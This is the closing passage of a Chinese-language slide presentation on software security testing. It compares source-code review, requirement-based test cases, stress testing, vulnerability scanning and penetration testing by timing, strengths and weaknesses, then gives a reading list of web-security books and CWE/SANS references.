
各類測試比較



測試方法	時間點	優點	缺點
原始碼檢測	開發階段	提早發現與修補 直指原始碼位置	找不到環境弱點
Test Cases from需求追溯矩陣	整合測試階段 安裝後上線前	確認實作Security Controls	非外部駭客思維
壓力測試	整合測試階段 安裝後上線前	確認系統效能Baseline	無法確認其他安全問題
弱點掃描(系統、網站)	整合測試階段 安裝後上線前	確認不存在已知弱點	無法確認未知弱點 掃瞄範圍可能有限 無法檢測商業邏輯
滲透測試	整合測試階段 安裝後上線前	有機會尋找未知弱點 檢測範圍較完整 可檢測商業邏輯 可擴散攻擊 可確認損害程度	時間較長 人才難尋 成本較高

◎後三者儘量不要在系統上線維運後才做 ~

終極目標: 可處理/可接受的剩餘風險



<http://www.mtsc.com.tw/images/service/Network.gif>

- 難攻
- 偷不走
- 易抓

參考文獻 & 延伸閱讀

- 書籍：『 **HTTP Essentials** 』 - Stephen Thomas
- 書籍：『 **The Web Application Hackers Handbook** 』 - Dafydd Stuttard、Marcus Pinto
- 書籍：『 **Hacking the Code (ASP.NET Web Application Security)** 』 - Mark M. Burnett、James C. Foster
- 書籍：『 **Secure Java – For Web Application Development** 』 - Abhay Bhargav and B.V. Kumar
- 書籍：『 **Java網站安全防護實務手冊 - 軟體開發安全技術的九大黃金準則** 』 - 蔡宗霖，基峯出版社。
- “2011 CWE/SANS Top 25 Most Dangerous Programming Errors”
 - ✓ <http://cwe.mitre.org/top25/index.html#Listing>
 - ✓ <https://www.sans.org/top25-software-errors>
- [Veracode] “State of Software Security 2017”



謝謝聆聽